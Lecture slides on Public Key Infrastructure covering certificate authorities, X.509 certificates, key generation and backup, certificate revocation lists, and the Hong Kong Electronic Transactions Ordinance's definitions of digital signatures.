
- Public Key Infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke *digital certificates*
- PKI is an arrangement that binds public keys with respective user identities by means of a *certificate authority* (CA):
 - The binding is established through the registration and issuance process
 - The PKI role that assures this binding is called the Registration Authority (RA): it ensures that the public key is bound to the individual to which it is assigned in a way that ensures non-repudiation
- Law for digital signature, e.g. ETO in Hong Kong

Do you need a law for encryption???

HKSAR Electronic Transaction Ordinance


- "asymmetric cryptosystem" means a system capable of generating a secure key pair, consisting of a private key for generating a digital signature and a public key to verify the digital signature
- "digital signature", in relation to an electronic record, means an electronic signature of the signer generated by the transformation of the electronic record using an asymmetric cryptosystem and a hash function such that a person having the initial untransformed electronic record and the signer's public key can determine-
 - (a) whether the transformation was generated using the private key that corresponds to the signer's public key; and
 - (b) whether the initial electronic record has been altered since the transformation was generated;

Basic PKI Architecture



Public Key Certificate (PKC)

- Problems in Public Key Cryptography
 - Private key : users have to keep in secret
 - Public key : make sure everyone can get a correct copy (store in a Public Key Certificate)
- Certification Authority (CA), a trusted third party (e.g. Hong Kong Post CA, VeriSign), says “I, as the CA, certified that B's public key value is 136....., digitally signed by me, the CA”
- Needs CA's public key to verify correctness of B's PKC (where to find CA's public key?)



Where is CA's public key? The CA Cert



Q: Alice wants to confirm the public key of Bob

The CA Cert

CA's
public key
is 1234
Signed by CA

CA Certificate: stores CA's public key

e.g. the public key of HK Post

CA Cert

+


Bob's PKC

CA's
public key
is 1234
Signed by CA


Bob's
public key
is 7890
Signed by CA

Alice can confirm Bob's public key is 7890

Root Certificates in IE (A lot!)



Public Key Certificate in IE




Intermediate Certification Authority

Public Key Certificate (PKC)

- To associate a public-key value to a particular person, device, or entity
- Used to facilitate distribution of public keys
 - User keeps his own private key
 - User keeps his own PKC
 - CA keeps all PKCs for all users
- Each PKC contains a public-key, and the certificate is signed by a “Certification Authority” or some “Intermediate Certification Authority”, which has confirmed the identity and other attributes of the holder of the corresponding private key
- Assumption: everyone knows how to verify the CA’s digital signature (i.e. everyone knows CA’s public key)

Root Certificate

- CA's public key is stored in a special PKC, called "root" cert of the CA
- **Self-signed**
- **Assumption: root certificates are correct!!!**
- How many pre-installed root PKC can you find in the IE or Chrome browser?



CA's 'root'
Public Key
Certificate


CA's Public Key

- Certificates can be distributed without any protection, why?
 - No confidentiality needed
 - The certificate contains a digital signature which provides authenticity and integrity
- A large population of users can participate in a PKI system, every user only need to know CA's public key
- The public key (as thus private key) of the CA is extremely important. Usually more secure than a normal user key (e.g. with a longer key length like 2048-bit RSA while normal user key length is 1024-bit)
- Responsible for subject authentication: verification of user id before issuing the PKC

Verifying Signed Message with PKC issued by CA

- Each user in the communication system should possess (at least) one certificate from the CA
- Each certificate contains a public-key value and information that uniquely identifies the certificate’s “subject” (a.k.a. a “subscriber” of the CA)
- When B receives a message from A signed by A’s private key:
 1. B gets the public key of CA (in the CA certificate)
 2. B gets A’s PKC (inside the message from A, a directory service, or ...)
 3. B verifies A’s PKC by CA’s public key, then extracts A’s public key from the PKC
 4. B can verify A’s digital signature, by A’s public key
 - B is called a “relying party”


Certificate usage in digital signature (from A to B)



Encrypted Message

- When A wants to send an encrypted message to B:
 1. A gets the public key of CA
 2. A gets B's PKC
 3. A verifies B's PKC by CA's public key, then extracts B's public key
 4. A encrypts the message using B's public key
- When B's receives the message from A
 - B' decrypts the message using B's private key

ITU-T X.509 PKC format



Issuer : the CA

Subject : owner of the public key

Signature : the digital signature by CA

Signature Algo. Id : algo used in “signature”

* Uses ASN.1 (Abstract Syntax Notation 1) encoding

Validity Period

- A certificate has a life time (just as keys)
- A certificate contains start date/time and expiration date/time
- Expired certificate are only used to verify signature on a old document (e.g. for auditing purpose)
- A new certificate should be issued to the subscriber when his/her old certificate is expired
- In event of suspected key compromise, a new certificate should be issued, and the old certificate should be “revoked” prior to its expiry date

Verifying digital signature

Checking we need to do:

- Verify the digital signature with signer's public key in signer's PKC
- Verify signer's PKC using CA's public key in the root cert
- Confirm the signer's PKC is not yet expired

Key Management

- Major issue in PKI implementation
- Key questions:
 - Who is responsible to generate the key?
 - Should we backup the key?
 - Where the PKC should be stored?
 - Certificate revocation?

Key Generation (1)

- Basic approach

- Alice generates her own key pair
 - The CA signs a statement about Alice's public key
 - Bob knows the CA's public key

- Any problem?

Neither Bob nor the CA know the key pair really belongs to Alice

- Improved approach

- CA generates the key pair for Alice and then issues the key pair to Alice

The CA knows the key pair belongs to Alice and worry that CA may store or disclose the private key

Key Generation (2)

- Another improved approach
 - Alice generates her own key pair
 - Alice brings the public key to the CA
 - The CA signs a statement about Alice's public key

Alice can be sure that CA doesn't know her private key. CA might worry that Alice doesn't really know the private key
- How about
 - Alice generates her own key pair
 - Alice brings the public key to the CA and some signed request showing that she knows the private key

Known as “Certificate Request” in the PKI

Common Systems in Key-pair Generation

- Key-pair holder system
 - private key owner performs the generation
 - private key never goes to other places
 - best for non-repudiation requirement
- Central system
 - private key has to be transported to the owner
 - key-pair generated in central Registration Authority (RA) associated with CA, RA generates a key on behalf of an end-user
 - central site specialized in key generation, more resources, better algorithm, stronger control, etc.
 - related functions like key archival can provided

Certificate generation steps

- CA is presented with the required certificate content information from the “applicant”
- CA verifies the accuracy of the information
- The certificate is created, and signed by a signing device using the CA’s private key
- A copy of the certificate is sent to the subscriber
- A copy of certificate may be submitted to some directory services
- CA records the certificate generation process in the audit journal

Registration Authorities (RA)

- Supporting role to CA: support subject authentication
- RA does not issue certificates
- Key functions of RA:
 - Registering, de-registering, and changing attributes of subscribers
 - Authenticating subscribers
 - Authorizing requests for key-pair or certificate generation, or recovering backed up keys
 - Accepting and authorizing requests for certificate suspension or revocation
 - physically delivering tokens to the authorized users, and recovering obsolete tokens from users

Private Key Protection

- Stored in a tamper-resistant hardware token, e.g. smart card, PCMCIA card.
- Stored in encrypted date file, with authentication control by PIN, the encryption key is derived from the PIN
- Hardware token is more expensive and more secure

Backup of Digital Signature Key-pairs

- No party other than the holder of private key should be able to access the private key (in ANSI X9.57, it requires the private key be NEVER leave the device it is stored)
- No backup or archival is needed for a digital signature private key. In fact it is better to ensure that the digital signature private key is destroyed securely after its life time.
- The public key certificate together with the stored public key for digital signature verification should be properly archived

Backup of Encryption Key-pairs

- **Decryption** private key should be archived properly ✘
- Public key certificates are usually archived

How certificates are distributed?

- Certificates are digitally signed
- Directory Service
 - A data base of (valid and update) certificates
 - ISO standard: X.500
 - Proprietary directory service such as Microsoft Exchange, Lotus Notes, Novell NDS
 - Internet Lightweight Directory Access Protocol (LDAP)
- Certificates can be distributed through insecure channels such as email (S/MIME and MOSS) or WWW
 - Protected by the digital signature of CA

Certificate Revocation

- Reasons for revocation:
 - detected or suspected key compromise
 - change of data (e.g. subject name)
 - change of relationship between subject and CA (e.g. employee quitting a job from an organization which uses the current CA)
- Who can revoke?
 - The subject
 - The CA
 - An authorized third party

Certificate Revocation List (CRLs)

- A time-stamped list of revoked certs, digitally signed by the CA, available to all users
- Each revoked cert is identified by a certificate serial number
- Users of public key certificates should checks a “suitably-recent” CRL
 - Problem: what is “suitably-recent”?
- CRL will not contain certificates that are expired
- CRLs are distributed regularly, e.g. hourly, daily, etc.
- CRLs are digitally signed, thus can be sent via unprotected channels

X.509 CRL format

- Version : 1 or 2, v2 contains CRL entry extension and CRL extension
- Signature Algo ID : indicator of algorithm signing this CRL
- Issuer : the creator of this CRL, most likely the CA
- This update : date/time of issue of this CRL
- Next update : date/time of issue of next CRL
- List of revoked certs:
 - user certificate : cert serial number
 - revocation date
 - CRL entry extension : additional info

Digital signature verification with CRL

- When A sends B a message signed by A's private key:
 1. B gets A's PKC (from A, a directory service, or others)
 2. B gets the public key of CA
 3. B gets the CRL
 4. *B checks A's cert is not revoked (use the CRL)*
 5. B verifies A's PKC by CA's public key, then extracting A's public key from A's PKC
 6. B verifies A's digital signature, by A's public key

Verifying digital signature

